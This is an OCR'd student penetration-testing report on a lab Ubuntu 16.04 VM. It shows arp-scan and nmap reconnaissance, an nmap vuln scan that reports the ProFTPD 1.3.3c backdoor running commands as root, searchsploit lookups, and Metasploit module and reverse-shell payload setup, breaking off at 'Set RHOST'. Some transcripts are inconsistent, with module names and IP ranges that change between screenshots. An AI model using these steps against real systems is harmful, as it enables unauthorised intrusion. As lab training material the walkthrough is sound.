# Penetration TestingReport on Ubuntu 16.04 ver

Project done by

K. Satya

satyanarayanakokkirala18@gmail.com

# INDEX:


# 1.Recon

Start an nmap scan for

finding IP

Use Command:sudo arp

scan -l



kali-linux-2023.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:ad:ac:28, IPv4: 192.168.231.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.231.1   00:50:56:c0:00:08       (Unknown)
192.168.231.2   00:50:56:f8:ef:ca       (Unknown)
192.168.231.135 00:0c:29:d2:e3:22       (Unknown)
192.168.231.254 00:50:56:e4:df:60       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.877 seconds (136.39 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$
```

By doing the above step we can find the available ip address in the network, And we get the ip address  of ubuntu.

By doing this command we can identify all active device connected in the network.

Here we have we have four IP addresses,they are :


| | | |
|---|---|---|
| 192.168.187.1 | 00:50:56:c0:00:08 | (Unknown) |
| 192.168.187.2 | 00:50:56:fd:f5:6e | (Unknown) |
| 192.168.187.130 | 00:0c:29:b9:87:dd | (Unknown) |
| 192.168.187.254 | 00:50:56:e8:dd:40 | (Unknown) |

Note: The attacker PC anad the host should be connected in a same net work.

# Finding the ubuntu server ip address

Here we got 3 open ports that are 21,22,80


The vuln scan used above uses an entire category of scripts to test a vulnerable target against.


File Actions Edit View Help
kali@kali: ~
KALI LINUX
"the quieter you become, the more you are able to hear"


```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:ad:ac:28, IPv4: 192.168.231.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.231.1   00:50:56:c0:00:08       (Unknown)
192.168.231.2   00:50:56:f8:ef:ca       (Unknown)
192.168.231.135 00:0c:29:d2:e3:22       (Unknown)
192.168.231.254 00:50:56:e4:df:60       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.877 seconds (136.39 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.231.135
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 11:00 EDT
Nmap scan report for 192.168.231.135
Host is up (0.00065s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d60190392d8f46fb038673b33c547e54 (RSA)
|   256 f1f3c0ddbaa485f7139ada3abb4d9304 (ECDSA)
|_  256 12e298d2a3e7364fbe6bce366b7e0d9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:D2:E3:22 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.65 ms 192.168.231.135

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.15 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Performing a vulnerablility scan on open ports:

Command:sudo nmap -p 21,22,80 -sV –script=vuln -vv-oN



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p21,22,80 -sV --script=vuln -vv -oN nmap-ubuntu-vuln.txt 192.168.231.135
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 11:03 EDT
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:03
Completed NSE at 11:03, 10.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:03
Completed NSE at 11:03, 0.00s elapsed
Initiating ARP Ping Scan at 11:03
Scanning 192.168.231.135 [1 port]
Completed ARP Ping Scan at 11:03, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:03
Completed Parallel DNS resolution of 1 host. at 11:03, 13.00s elapsed
Initiating SYN Stealth Scan at 11:03
Scanning 192.168.231.135 [3 ports]
Discovered open port 21/tcp on 192.168.231.135
Discovered open port 22/tcp on 192.168.231.135
Discovered open port 80/tcp on 192.168.231.135
Completed SYN Stealth Scan at 11:03, 0.05s elapsed (3 total ports)
Initiating Service scan at 11:03
Scanning 3 services on 192.168.231.135
Completed Service scan at 11:03, 10.02s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.231.135.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:03
NSE Timing: About 83.29% done; ETC: 11:04 (0:00:12 remaining)
Stats: 0:02:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 47 (16 waiting)
NSE Timing: About 87.79% done; ETC: 11:05 (0:00:13 remaining)
NSE Timing: About 99.24% done; ETC: 11:05 (0:00:01 remaining)
NSE Timing: About 99.24% done; ETC: 11:06 (0:00:01 remaining)
NSE Timing: About 99.24% done; ETC: 11:06 (0:00:01 remaining)
NSE Timing: About 99.24% done; ETC: 11:07 (0:00:02 remaining)
NSE Timing: About 99.24% done; ETC: 11:07 (0:00:02 remaining)
NSE Timing: About 99.24% done; ETC: 11:08 (0:00:02 remaining)
NSE Timing: About 99.24% done; ETC: 11:08 (0:00:02 remaining)
NSE Timing: About 99.24% done; ETC: 11:09 (0:00:03 remaining)
NSE Timing: About 99.24% done; ETC: 11:09 (0:00:03 remaining)
NSE Timing: About 99.24% done; ETC: 11:10 (0:00:03 remaining)
Completed NSE at 11:10, 391.25s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:10
Completed NSE at 11:10, 0.12s elapsed
Nmap scan report for 192.168.231.135
Host is up, received arp-response (0.00067s latency).
Scanned at 2023-06-25 11:03:31 EDT for 401s

PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 ProFTPD 1.3.3c
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```



```
|_  /secret/: Potentially interesting folder
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
MAC Address: 00:0C:29:D2:E3:22 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:10
Completed NSE at 11:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:10
Completed NSE at 11:10, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 425.39 seconds
           Raw packets sent: 4 (160B) | Rcvd: 4 (160B)

┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
-----------------------------------------------------------------
 Exploit Title
-----------------------------------------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)
-----------------------------------------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit OpenSSH 7.2p2
-----------------------------------------------------------------
 Exploit Title
-----------------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH 7.2 - Denial of Service
OpenSSH 7.2p2 - Username Enumeration
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
OpenSSHd 7.2p2 - Username Enumeration
-----------------------------------------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ 
```

Now we got the total info of the ports scanned

## 2. Gain Access

After finding the exploit ProFTPd 1.3c by using searchsploit ProFTPD 1.3.3c


Open msfconsole and

Command search ProFTPD 1.3.3c


Msf6>use0

Msf6>show options

After the use of above command then



```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search ProFTPd

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/misc/netsupport_manager_agent  2011-01-08    average    No     NetSupport Manager Agent Remote Buffer Overflow
   1  exploit/linux/ftp/proftp_sreplace         2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/freebsd/ftp/proftp_telnet_iac     2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   3  exploit/linux/ftp/proftp_telnet_iac       2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   4  exploit/unix/ftp/proftpd_modcopy_exec     2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   5  exploit/unix/ftp/proftpd_133c_backdoor    2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
```



```
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   3  payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   5  payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use 3
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/ftp/proftp_telnet_iac) > show options

Module options (exploit/linux/ftp/proftp_telnet_iac):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.231.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(linux/ftp/proftp_telnet_iac) >
```

Set RHOST

